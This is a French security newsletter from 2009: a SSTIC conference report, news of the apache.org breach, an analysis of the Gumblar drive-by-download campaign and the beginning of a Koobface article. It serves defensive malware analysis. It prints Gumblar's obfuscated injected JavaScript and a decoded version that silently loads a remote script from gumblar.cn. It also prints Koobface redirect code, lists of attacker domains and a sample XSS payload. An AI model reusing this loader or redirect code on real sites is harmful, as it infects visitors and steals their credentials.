Marc DACIER est venu présenter le projet WOMBAT. Ce projet financé par la Cour Européenne permet à tous les internautes de rejoindre un **Honeypot géant**. Ce projet a pour but de recueillir, au niveau mondial, des informations sur les attaques et sur la propagation des vers. Ces informations publiées permettent de déterminer quelles attaques semblent ciblées, ainsi que **l'évolution de certaines attaques** (exemple exploitation faille RPC DCOM sur le port 139 puis 135).

Cinq questions sur la vraie utilité de l'ISO 27001 - Alexandre Fernandez-Toro (HSC)

Excellente présentation autour d'une seule "réelle" question : à qui et à quoi sert réellement **l'ISO27001** ? (cette question peut être étendue aux autres normes comme le PCI-DSS...).

L'expérience d'Alexandre **Fernandez-Toro** montre que la certification ISO27001 ne modifie pas le niveau de sécurité d'une entreprise : soit elle faisait de la sécurité avant l'arrivée de ces normes, soit l'entreprise découvre la sécurité en même temps que la norme. Est-ce que les nouveaux mécanismes et les processus mis en oeuvre seront respectés dans le temps ?

Photo : Cédric BLANCHER, Pierre CAPILLON, Sylvain SARMEJEANNE et Yvan VANHULLEBUS.

Compromission physique par le bus PCI - Christophe DEVINE et Guillaume VISSIAN (Thalès)

Comment prendre le contrôle d'un système en insérant une **carte PCMCIA** ? A l'instar des vulnérabilités liées aux ports FireWire, les ports PCI permettent d'injecter du code au sein du noyau. Christophe Devine, auteur du célèbre aircrack, a réalisé une "preuve de concept" prenant la forme d'une carte PCMCIA. L'insertion de cette carte au sein d'un système Windows a permis de **modifier la fonction qui gère l'authentification.** Il a suffit de saisir n'importe quel mot de passe pour se connecter sur la machine ! Comme pour la démonstration de Loic Duflot, cette animation a créé un effet certain...

Photo : Cédric BLANCHER, Pierre CAPILLON, Sylvain SARMEJEANNE et Yvan VANHULLEBUS.

ACPI et routine de traitement de la SMI: des limites à l'informatique de confiance ? - Loic DUFLOT et Olivier LEVILLAIN (DCSSI)

La présentation a commencé par une démonstration impressionnante. L' hypothèse de départ consiste en une backdoor au sein du gestionnaire d'alimentation ACPI qui attend un signal particulier pour s'activer. Ensuite, comme par magie, **Loic DUFLOT** a débranché puis rebranché 5 fois de suite le câble d'alimentation de son ordinateur portable, la backdoor s'est activée et lui a permis d'obtenir **un accès d'administration "root"**.

L'impressionnante introduction a été suivie d'une présentation des détails techniques de l'attaque.

Fuzing : 3 présentations

* Fuzzing : le passé, le présent et le futur - Ari Takanen - Cod
* Fuzzgrind : un outil de fuzzing automatique - Gabriel CAMPANA - SOGETI ESEC
* Sécurité des architectures de Convergence Fixe-Mobile - Laurent BUTTI

Les trois premières présentations du second jour portaient sur le **fuzzing**, technique de **recherche de vulnérabilités** par stress des entrées. Les différents interlocuteurs ont pu présenter des **outils/framework** pour de réaliser ce type d'analyse sur des programmes ou des services réseau.

Pourquoi la sécurité est un échec (et comment y remédier ?) - Nicolas RUFF (EADS)

Comme à son habitude, **Nicolas Ruff** a fait d'un sujet non technique une des meilleures conférences de la SSTIC. Avec son aisance habituelle et son humour, Nicolas Ruff a dressé un constat sur le monde de la sécurité informatique. Malgré le commerce et la recrudescence d'équipements dédiés à la sécurité informatique, **il est toujours aussi trivial d'exploiter** des failles de sécurité au sein des entreprises. L'auteur a fini sa démonstration en donnant des pistes de solutions simples : avant tout, il faut du courage et des compétences. Ne serait-il donc pas plus efficace d'allouer de plus gros budgets pour des employés compétents plutôt que pour des solutions sécurité inefficaces ?

> “...un de nos consultants, Yannick Hamon, a présenté les prémices du projet IMA. Cet outil gratuit est dédié à la gestion des habilitations... ”

Conférence invitée - Projet SEC&SI

Présentation d'un projet visant à fournir un Système d'Exploitation Sécurisé pour "Mme Michu" pour déclarer ses impôts et naviguer sur Internet de façon sécurisée.

Ce projet a mis en concurrence **3 équipes** qui ont du, en outre, auditer les solutions concurrentes et y déceler les failles de sécurité. La présentation de la dernière équipe s'est d'ailleurs terminée sur une découverte «en direct» d'un problème de sécurité....

Rump session

Cette journée s'est terminée par l'inévitable Rump Sessions : des séances durant lesquelles des speakers disposent de **4 minutes pour présenter un sujet**. Au total, plus d'une vingtaine de présentations de qualité, toutes disponibles sur le Web. Les différents sujets traitaient du forensic, du CredSSP, de l'injection XPath, de la mise à disposition d'une image VMWARE du challenge Securitech, des attaques sur Windows Mobile 6, des précisions sur le vocabulaire RFC à ne pas utiliser ou éviter, de la sécurité du générateur de passphrases aléatoires WPA/WPA2 de certaines box ADSL, etc.
Les présentations les plus marquantes ne concernaient pas directement la sécurité mais plutôt l'**alcotest USB** de Denis Bodor et Sebastien Tricaud (Linux Mag), ou comment prouver l'efficacité des bonbons "arlequins". Une des premières applications proposées était le couplage à l'authentification des développeurs pour limiter certaines erreurs de développement... Une autre démonstration, présentée par Nicolas Collignon (HSC) concernait le concept de "**Shell Over DTMF**". Il a démontré la possibilité de contrôler une backdoor sur un IPBX Asterisk depuis un téléphone par l'envoi de séquences DTMF (touches du clavier téléphonique) tout en obtenant le résultat de la commande vocalement.

Rejoignant les idées exposées par Nicolas Ruff et indigné de constater qu'une mauvaise gestion des habilitations pouvait engendrer de lourdes conséquences (par exemple: un compte de test associé à un mot de passe trivial inclut à un groupe d'administration), **Yannick Hamon**, consultant XMCO, a présenté les prémices du projet **IMA**. Cet outil gratuit, dédié à la gestion des habilitations (Domaine Windows, Bases de données MS SQL, Systèmes Linux...), fera l'objet d'une présentation détaillée au sein d'un prochain numéro de l'ActuSecu.

Photo : Cédric BLANCHER, Pierre CAPILLON, Sylvain SARMEJEANNE et Yvan VANHULLEBUS.

"<script>alert('XSS')</script> -- Sous-titre : XSS : de la brise à l'ouragan - Pierre GARDENAT (Académie de Rennes)

La journée commence par une présentation dynamique du XSS. Le constat est le suivant : bien que ce type de faille soit connu, peu de sites y échappent. L'auteur s'est principalement intéressé aux sites communautaires tels que **Facebook ou MySpace**. D'ailleurs, une des démonstrations se passent de commentaires : le site de MySpace présente un formulaire HTML qui indique clairement de ne pas insérer de code HTML/JavaScript dans un des champs.

De son côté, Facebook subit actuellement la foudre de pirates avec la sortie du mois des vulnérabilités Facebook (http://theharmonyguy.com/).

Origami malicieux en PDF - Fred RAYNAL, Guillaume DELUGRE et Damien AUMAITRE (Sogeti)

Le rédacteur du chef du magazine MISC a présenté des vulnérabilités liées à l'un des formats de documents les plus répandus : le PDF. De l'exploitation de vulnérabilités au sein du lecteur, au contournement du mécanisme de signature en passant par l'exécution silencieuse de code malicieux via un PDF, cette étude démontre qu'un document PDF n'est pas une source sûre.

Macaron, une porte dérobée pour toutes les applications JavaEE - Philippe PRADOS (Atos Origin)

Présentation d'une preuve de concept de backdoor au sein d'applications J2EE. L'auteur décrit son projet MACARON comme une archive JAR qui offre de nombreuses fonctionnalités. Il finit sa présentation sur les solutions possibles et la mise à disposition d'un outil facilitant leur intégration.

Webographie SSTIC

[1] Actes
http://actes.sstic.org/SSTIC09/
http://sid.rstack.org/blog/index.php/347-sstic-2009-en-direct-ou-presque

[2] Rump
http://actes.sstic.org/SSTIC09/Rump2009/

Conclusion

Après avoir assisté à la Blackhat et au SSTIC, nous pouvons confirmer que nos consultants et nos chercheurs français n'ont rien à envier aux speakers de la Blackhat ! Les présentations sont d'ailleurs plus techniques même si elles gardent un côté un peu trop "recherche" pure.

Quoi qu'il en soit, les sujets de la SSTIC deviennent de plus en plus intéressants avec des démonstrations vraiment bien menées... Bravo !


INFO


Le site d'Apache piraté

Le site web www.apache.org utilisé pour télécharger les versions du serveur web Apache a été compromis.

A la fin du mois d'août, des pirates se sont introduits au sein des serveurs en exploitant un problème de clefs SSH (vol d'une clef SSH permettant d'effectuer des sauvegardes). En effet, un compte était utilisé pour sauvegarder certaines données via une authentification par clef SSH.
Dès la découverte du problème, les administrateurs ont immédiatement coupé l'accès aux serveurs. Selon les premières informations, aucune source ni exécutable disponibles sur le site n'auraient été altérés. Les pirates auraient uniquement uploadé des scripts CGI...

Apache recommande cependant de vérifier les signatures numériques fournies pour chacun des fichiers téléchargés depuis Apache.org.





L'attaque Gumblar

Du mois de mars à mai 2009, une nouvelle vague d'attaques similaires aux attaques d'injection d'iframes en 2008, a été lancée.

Baptisée Gumblar, cette attaque a permis d'infecter un grand nombre d'ordinateurs via l'exploitation de vulnérabilités des logiciels Adobe Acrobat Reader et Flash.

Nous avons tenté de faire le tour de cette menace qui persiste à l'heure même où nous écrivons cet article…

Adrien GUINAULT
XMCO | Partners

Présentation

Le terme Gumblar a été utilisé pour la première fois au mois de mars 2009.
Ce mot provient du nom de domaine « gumblar.cn » utilisé par des pirates d'origine chinoise et russe pour héberger des pages web malicieuses.

Sous ce nom étrange se cache une attaque menée à grande échelle. Elle a permis de diffuser un virus par le biais de liens malicieux insérés au sein d'un grand nombre de pages web préalablement compromises.

Gumblar peut donc se définir comme le terme général de l'attaque, mais également comme le code javascript malveillant (Troj/JSRedir-R) injecté au sein de ces sites web légitimes. Ce code a un unique but : rediriger les visiteurs vers des sites web contrôlés par des pirates. Ceux-ci tentent d'exploiter des vulnérabilités d'Acrobat Reader, Flash/Shockwave ou d'inciter à télécharger un exécutable vérolé.

Ce type d'attaque, baptisé «***drive by download***» sévit depuis quelques années, avec notamment, la fameuse injection d'Iframe en avril 2008.

Le début de l'attaque et l'infection massive de sites web légitime

Revenons quelques mois en arrière.


Au mois de Mars 2009, un grand nombre d'internautes ont été infectés, à un rythme alarmant, à la suite d'une navigation sur des sites web légitimes. À la vue des plaintes grandissantes, les chercheurs en sécurité ont commencé à s'intéresser au problème et à de potentielles vulnérabilités 0-days.

Après l'analyse du code de plusieurs sites légitimes, suspectés d'avoir été compromis par des pirates, un bout de code javascript est alors identifié. Ce dernier met en évidence vers plusieurs domaines, dont le fameux « **gumblar.cn** » qui deviendra ensuite « **martuz.cn** ».

Près de 1500 sites web auraient été compromis de la sorte, toujours dans le même but : insérer un code malicieux. *Tennis.com*, *variety.com*, *Coldwellbanker.com* ou encore des sites français comme *pronopsg.com* ou *psgteam.net* font partie des sites victimes.

L'infection de plusieurs milliers de sites web a permis une diffusion rapide et efficace du code malveillant. Comment les pirates s'y sont-ils pris ?


La première hypothèse repose sur une attaque massive d'injection SQL (comme lors des dernières attaques d'injection d'Iframes). Il est probable que les pirates soient donc parvenus à exploiter en masse ce type de faille afin de modifier le code source de certaines pages web.



La deuxième hypothèse est que les pirates aient pu compromettre plusieurs hébergeurs afin de polluer en masse de nombreux sites web... Une hypothèse qui se révèle peu probable vu la diversité des domaines infectés.

Enfin, des études ont démontré que la plupart des sites infectés étaient développés en PHP (dont des forums **phpbb, SMF, vBulletin et Wordpress** 2.7.1, etc.). Des failles propres à ces logiciels seraient une des voies d'infection, mais très peu d'informations sont disponibles à ce suje

Selon Websense, le 6 mai, près de **22000 sites** étaient infectés par Gumblar et près de quatre fois plus deux semaines plus tard, soient 80000 sites web touchés par cette attaque (le graphique suivant est issu du blog de WebSense).



Analyse du code javascript malicieux inséré

Après cette brève présentation, rentrons maintenant dans le vif du sujet avec des détails plus techniques.

À l'heure où nous écrivons cet article, de nombreux sites sont encore infectés. Après quelques recherches sur Google, nous tombons justement sur un site contenant un code javascript étrange.

Ce site, à l'apparence légitime, contient en fait le code en question.

> **" Selon Websense, le 6 Mai, près de 22 000 sites étaient infectés par Gumblar, et près de quatre fois plus deux semaines plus tard..."**

En regardant de plus près le code source, nous obtenons le code suivant :

```
</head>
<script>
(function(t){eval(unescape(('<b style="color:black;background-
color:#ffff66">var>20>61</
b>>3d>22>53cr>69>70>74E>6egine>22>2cb>3d>22Ve>72sion()
+>22>2cj>3d>22>22>2cu>3dna>76>69>67>61t>6f>72>2eus>65>72Agent>3bi
>66((u>2ei>6edexOf(>22Win>22)>3e0)>26>26(u>2ein>64exOf(>22NT>206>
22)>3c0)>26>26>28docum>65nt>2eco>6f>6b>69e>2einde>78Of(>22>6di>65
k>3d1>22)>3c>30)>26>26(t>79p>65of(>7a>72>76z>74s)>21>3d>74ypeof(>
22A>22)>29)>7b>7arvz>74s>3d>22A>22>3b>65>76>61l(>22if(w>69n>64ow>
2e>22+a>2b>22)>6a>3d>6a+>22+a
+>22Major>22>2b>62>2b>61+>22Minor>22+b+a+>22Buil>64>22+b
+>22j>3b>22)>3bdocument>2ew>72ite>28>22>3csc>72ipt>20>73>72c>3d>2
f>2fgumb>6car>2e>63n>2frss>2f>3fid>3d>22+j
+>22>3e>3c>5c>2fscri>70t>3e>22)>3b>7d').replace(t,'%')))})(/>/g);
</script>
```

La fonction commence avec les caractères "(function(" ce qui signifie que cette dernière ne possède pas de nom. L'argument utilisé à la fin du code (/>/g) est remplacé par % tout au long de la fonction à l'aide de la fonction replace.

En remplaçant le caractère ">" par "%" puis en convertissant le code hexadécimal, on obtient le code décodé suivant :

```
<script>
(function(t)
{
    eval(unescape(('
    <b style="color:black;background-color:#ffff66">
    var a</b%="ScriptEngine",b="Version(+",j="",u=navigator.userAgent;

    if((u.indexOf("Win")>0)&&(u.indexOf("NT 6")<0)
    &&(document.cookie.indexOf("miek=1")<0)
    &&(typeof(zrvzts)!=typeof("A")))
    {
        zrvzts="A";
        eval("if(window."+a+")j=j+"+a+"Major"+b+a+"Minor"+b+a+"Build"+b +"j;");
        document.write("<script src/gumblar.cn/rss/?id="+j+"><\/script>");

    }').replace(t,'%'))})(/%/g);
</script>
```

Ce code javascript permet d'effectuer un contrôle sur le type de navigateur (userAgent) utilisé par des visiteurs. Dans le cas d'un système Windows, un autre code javascript issu du site gumblar.cn est exécuté silencieusement. Ce script possède en paramètre un ID qui permettra aux pirates d'utiliser différents payloads présentés dans le prochain paragraphe.

Il faut noter que la première version du code javascript n'était pas masquée. Mais les pirates ont vite compris l'intérêt de « cacher » une partie du code pour éviter certains outils de sécurité. On peut quand même douter du professionnalisme de ces pirates, car les méthodes de dissimulation mises en place sont simples et vraiment faciles à décoder.

" Lorsqu'un utilisateur visite un site infecté, des fichiers PDF, Flash et EXE sont alors proposés à l'utilisateur et tentent d'exploiter les vulnérabilités connues..."

En ce qui concerne les domaines utilisés, seuls les sites *gumblar.cn* et *martuz.cn* étaient utilisés par les pirates au début. Au fur et à mesure de la fermeture de ces derniers, d'autres domaines ont rapidement vu le jour :

utobestwestern.cn, bestlotron.cn, betbigwager.cn, denverfilmdigitalmedia.cn, educationbigtop.cn, filmtypemedia.cn, finditbig.cn, greatbethere.cn, hotslotpot.cn, liteautotop.cn, litebest.cn, litegreatestdirect.cn, litetopdetect.cn, lotbetsite.cn, lotwageronline.cn, mediahomenamemartvideo.cn, nameashop.cn, perfectnamestore.cn, playbetwager.cn, bestfindaloan.cn, finditbig.cn, litetopdetect.cn, litetopfindworld.cn....

L'infection des visiteurs

Une fois le site visité par un internaute, le navigateur exécute le script (**src=//gumblar.cn/rss/?id=2X)** chargé à partir d'un domaine tiers. En fonction du navigateur, plusieurs fichiers sont proposés à la victime.

Voici les différents payloads utilisés par les pirates en fonction de l'URL et de la valeur du paramètre *id* envoyé:

✱ **src=//gumblar.cn/rss/?id=2 :**
le serveur contrôlé par les pirates renvoie :

REPONSE HTTP :

Content-Disposition: inline; filename=**XXXX.pdf**
Content-Transfer-Encoding: binary
Connection: close
Content-Type: application/pdf

Fichier PDF

✱ **src=//gumblar.cn/rss/?id=3 (fichier flash SWF) :**
le serveur contrôlé par les pirates renvoie :

REPONSE HTTP :

Content-Disposition: inline; filename=**XXXX.swf**
Content-Transfer-Encoding:binary
Connection: close
Content-Type: application/x-shockwave-flash

Fichier Flash SWF

✱ **src=//gumblar.cn/rss/?id=11 (fichier EXE) :**
le serveur contrôlé par les pirates renvoie :

REPONSE HTTP :

Content-Disposition: inline; filename=**XXXX.exe**
Content-Transfer-Encoding:binary
Connection: close
Content-Type: application/octet-stream

Fichier EXE

Ces fichiers PDF, Flash ou EXE tentent alors d'exploiter des vulnérabilités connues et publiées entre 2007 et 2009 afin d'installer un malware sur le poste de la victime.

* Vulnérabilité Adobe Acrobat Reader JBIG (versions affectées : inférieures à 9.1, 8.1.3 et 7.1.1) :

http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2009-0927
http://www.adobe.com/support/security/bulletins/apsb08-11.html

À noter : les fichiers PDF malicieux qui exploitent la vulnérabilité JBIG2 ne sont toujours pas détectés par certains antivirus du marché.

Antivirus	Version	Dernière mise à jour	Résultat
a-squared	4.5.0.18	2009.06.10	-
AhnLab-V3	5.0.0.2	2009.06.10	-
AntiVir	7.9.0.183	2009.06.10	-
Antiy-AVL	2.0.3.1	2009.06.10	-
Authentium	5.1.2.4	2009.06.10	-
Avast	4.8.1335.0	2009.06.09	PDF:CVE-2009-0658
AVG	8.5.0.339	2009.06.10	-
BitDefender	7.2	2009.06.10	-
CAT-QuickHeal	10.00	2009.06.10	-
ClamAV	0.94.1	2009.06.10	-
Comodo	1304	2009.06.10	-
DrWeb	5.0.0.12182	2009.06.10	-
eSafe	7.0.17.0	2009.06.09	-
eTrust-Vet	31.6.6551	2009.06.10	-
F-Prot	4.4.4.56	2009.06.10	-
F-Secure	8.0.14470.0	2009.06.10	-
Fortinet	3.117.0.0	2009.06.10	-
GData	19	2009.06.10	PDF:CVE-2009-0658
Ikarus	T3.1.1.59.0	2009.06.10	-
K7AntiVirus	7.10.757	2009.06.08	-

* Vulnérabilité Adobe Acrobat Reader via de longs arguments passés à certaines méthodes javascript (versions affectées : inférieures à 8.1.1) :

http://cve.mitre.org/cgi-bin/cvename.cgi?name=2007-5659
http://www.adobe.com/support/security/advisories/apsa08-01.html

* Active X WordViewer.ocx :

http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2007-2496

INFO

Le site d'Adobe propose à ses utilisateurs une version obsolète de la visionneuse PDF Adobe Reader

Un problème a été détecté au sein du site Internet d'Adobe, qui permet de télécharger les dernières versions de nombreux logiciels tels qu'Adobe Flash Player, Adobe Reader, etc.

En effet, la version d'Adobe Reader distribuée n'est pas la plus récente (9.1.0 et non pas la 9.1.2, dernière en date).

Cette version 9.1.0 est vulnérable à de nombreuses failles de sécurité, exploitées sur Internet par le biais de fichiers PDF.

Adobe indique que ce problème n'est pas important puisqu'une fois téléchargé sur le poste client, l'outil de mise à jour automatique va télécharger la dernière version. On peut considérer que cette réponse n'est pas optimale d'un point de vue «puriste».

Les malwares injectés

Comme nous l'avons vu, une fois que les vulnérabilités des logiciels Acrobat Reader et Shockwave sont exploitées, un payload est injecté. Il permet de télécharger et d'exécuter un virus. Ce dernier est aujourd'hui détecté par tous les antivirus (Troj/Daonol-Fam).

Nous ne rentrerons pas dans l'analyse de ces codes viraux, si ce n'est que le malware opère via plusieurs axes.

Dans un premier temps, ce dernier détourne (hook) les fonctions de la DLL WS2_32.dll afin d'écouter le trafic réseau. Cette technique permet de voler tous les mots de passe saisis par la victime. Ces comptes seront ensuite envoyés aux pirates qui utiliseront ces identifiants pour compromettre de nouveaux sites et élargir ainsi leur champ d'action.

A l'instar de Conficker, une fonction de blacklist de mots clefs (Adob, DaonolFix, bleepingcomputer, clamav, mbam, mcafee, miekiemoes, prevx) a implémentée afin d'interdire l'accès à quelques sites.

De plus, le virus installe également un proxy local sur le port 7171 afin d'espionner les recherches effectuées dans Google. Ainsi, les pages de résultats Google sont totalement modifiées, et ce afin de diriger l'internaute vers des sites choisis par les attaquants.

Pour finir, une fonction de SPAM est parallèlement activée. Le virus peut servir de cheval de Troie et permettre la prise de contrôle à distance du poste infecté.

Conclusion

Ce type d'attaque n'a rien de nouveau. L'injection d'iFrame au sein de sites web piratés via des attaques d'injection SQL est très en vogue depuis 2 ans. Gumblar est donc un exemple parmi tant d'autres qui, espérons-le, incitera nos chers administrateurs/Webmasters à maintenir leurs systèmes à jour, un jour peut-être...

Webographie

✱ Analyses diverses de Gumblar :

http://securitylabs.websense.com/content/Blogs/3401.aspx

http://www.australianwebmaster.com/showthread.php?t=2633

http://mad.internetpol.fr//archives/44-Daonol-Gumblar-Miekiemoes-is-a-superstar.html

http://www.martinsecurity.net/2009/05/20/inside-the-massive-gumblar-attacka-dentro-del-enorme-ataque-gumblar/

KOOBFACE, LE MALWARE QUI CHERCHAIT DES AMIS

Koobface, un autre ver à la mode...

Le succès des réseaux sociaux est aujourd'hui incontestable. En l'occurence, Facebook est devenu le 4ème site le plus visité sur internet depuis le début de l'été. Avec 340 millions d'utilisateurs uniques en juin 2009 et une croissance de 157% sur un an, Facebook devance désormais Wikipédia. Les seuls sites lui résistant sont les trois moteurs de recherche : Google, Microsoft et Yahoo.

C'est donc tout naturellement que les réseaux sociaux deviennent de nouveaux vecteurs de propagation pour les malwares. Koobface est le premier malware qui exploite pleinement, et de manière plus que réussie, les avantages de ces plates-formes communautaires.

Lin Miang JIN
XMCO | Partners

Koobface, Kezako ?


Koobface, anagramme de « Facebook », est apparu il y a aujourd'hui plus d'un an sur les deux sites communautaires les plus populaires, MySpace et Facebook. Ce malware, qu'on peut aussi bien qualifier de ver que de virus, est toujours actif. C'est cette durée de vie qui impressionne les spécialistes. Au lieu de faiblir avec le temps (et avec les actions des éditeurs d'antivirus), l'influence de Koobface grandit et il adresse désormais 10 réseaux sociaux différents (Facebook, MySpace, Twitter, Hi5, etc).

> **" La durée de vie de Koobface impressionne les spécialistes. Au lieu de faiblir avec le temp, l'influence deKoobface grandit et il adresse désormais 10 réseaux sociaux différents Facebook, MySpace, Twitter, Hi5..."**

Koobface n'est pas qu'un simple ver ou un virus ; c'est également un botnet. Les machines infectées sont transformées en machine zombies qui reçoivent des ordres de la part des pirates du « groupe Koobface ».

"Wow ! C'est vraiment toi dans cette vidéo ?"

Hélas, les fameux messages "*Eh, une photo de toi*" ou encore "*lol, trop drôle la vidéo de toi*" sont - encore et toujours - utilisés par les pirates pour infecter leurs victimes trop curieuses et insouciantes.
La technique d'infection est simple : un message de spam est diffusé à travers Facebook, Twitter ou autres, à l'aide de comptes préalablement compromis ou malveillants. Ce message est bien évidemment accrocheur, ou tente de l'être, et contient un lien vers une vidéo.
À noter que le message malveillant peut aussi bien être diffusé sur sa page de profil, qu'envoyé en message privé.



En cliquant sur le lien malveillant, l'internaute est redirigé vers un site usurpant l'identité d'un site légitime tel que Youtube ou Facebook. Ci-dessous, le code javascript utilisé par la page visitée par la victime :

```
var abc1 = 'http://redir0705.com/go/';
var abc2 = 'http://redir0805.com/go/';
var ss = '' + location.search;
if ((location.search).length>0) abc = abc1; else abc = abc2;
var redirects = [
['facebook.com',  abc+'fb.php'],
['tagged.com',    abc+'tg.php'],
['friendster.com',abc+'fr.php'],
['myspace.com',   abc+'ms.php'],
['msplinks.com',  abc+'ms.php'],
['myyearbook.com',abc+'yb.php'],
['fubar.com',     abc+'fu.php'],
['hi5.com',       abc+'hi5.php'],
['bebo.com',      abc+'be.php']
];
var s = '' + document.referrer, r = false;
for (var i = 0; i < redirects.length; i ++) {
if ((s.indexOf(redirects[i][0]) != -1)) {
     var redir=redirects[i][1] + location.search;
     if ((location.search).length>0) redir=redir
+'&domain='+location.host; else redir=redir+'?
domain='+location.host;
     location.href = redir;
     r = true;
     break;
}
}
if (!r) location.href = abc+'index.php'+ location.search;
```

Le site indique alors à la victime que sa version du Player Flash ne lui permet pas de visionner la vidéo, et qu'il doit donc télécharger une soi-disant mise à jour qui correspond en fait au programme d'installation de Koobface.

" Koobface grandit et adresse désormais 10 réseaux sociaux différents (facebook, MySpace, Twitter, Hi5...).."

Les internautes attentifs s'apercevront cependant que le site ne s'appelle pas Youtube, mais Yuotube...classique...




Illustration faux site YouTube


